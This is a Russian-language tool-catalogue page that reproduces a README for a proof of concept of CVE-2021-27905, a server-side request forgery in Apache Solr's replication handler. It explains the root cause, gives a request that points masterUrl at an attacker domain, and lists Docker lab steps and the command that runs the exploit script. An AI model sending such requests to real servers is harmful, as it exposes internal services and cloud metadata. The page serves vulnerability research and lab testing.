
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-27905 — Apache Solr < 8.8.2 Подделка запросов на стороне сервера | Kitploit

Инструменты/GitHubGitHub/rizzziom/cve-2021-27905
РазведкаАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на Проникновение
GitHubrizzziom/cve-2021-27905

CVE-2021-27905

Apache Solr < 8.8.2 Подделка запросов на стороне сервера

Репозиторий
21711 месяцев назадЕщё не проверено
Поделиться
Сайт

CVE-2021-27905

№ п/пНазвание
1Обзор
2Корневая причина
3Доказательство концепции
4Устранение (8.8.2+)
5Ссылки

Только для образовательных и исследовательских целей. Не используйте этот код в системах, которыми вы не владеете или на тестирование которых у вас нет явного разрешения. Я не несу ответственности за любое неправомерное использование.

Обзор

Это уязвимость типа «подделка запроса на стороне сервера» (SSRF), затрагивающая Apache Solr (версии до 8.8.2), которая позволяет удалённым злоумышленникам выполнять произвольные HTTP-запросы к внутренним или внешним системам через параметр masterUrl обработчика репликации, что может привести к раскрытию внутренних сервисов или чувствительных метаданных облачной среды.

Затронутые версии : Все версии до 8.8.2 (7.0.0 – 7.7.3, 8.0.0 – 8.8.1)

Корневая причина

Механизм репликации в Solr позволяет «реплике» загружать индексные файлы с «мастера/лидера» путём указания параметра masterUrl или leaderUrl. URL, на который указывает этот параметр, недостаточно проверяется в затронутых версиях Apache Solr. Таким образом, это позволяет злоумышленникам заставить сервер обращаться к удалённому ресурсу по их выбору.

Уязвимый поток

  • Злоумышленник отправляет запрос к конечной точке, например:
/solr/<CORE_NAME>/replication?command=fetchindex&masterUrl=http://<ATTACKER_DOMAIN>

Solr's ReplicationHandler:

  1. Принимает запрос.
  2. Использует предоставленный masterUrl для загрузки данных индекса.
  3. Внутренне выполняет HTTP-вызов по этому адресу.

Доказательство концепции

НАСТРОЙКА ЛАБОРАТОРИИ

  • Лабораторию можно развернуть локально с помощью Docker:
$ cd lab
$ docker compose up -d

# проверить доступность
$ curl http://127.0.0.1:8983/solr
  • Очистка
$ docker compose down

ЭКСПЛУАТАЦИЯ

  • Создайте виртуальное окружение:
# для windows
$ python -m venv <NAME>
$ .\<NAME>\Scripts\activate
# для linux
$ python3 -m venv <NAME>
$ source ./<NAME>/scripts/activate
  • Установите зависимости:
$ pip install -r requirements.txt
  • Запустите cve-2021-27905.py

$ python3 cve-2021-27905.py --target <TARGET> --payload <SSRF_PAYLOAD>
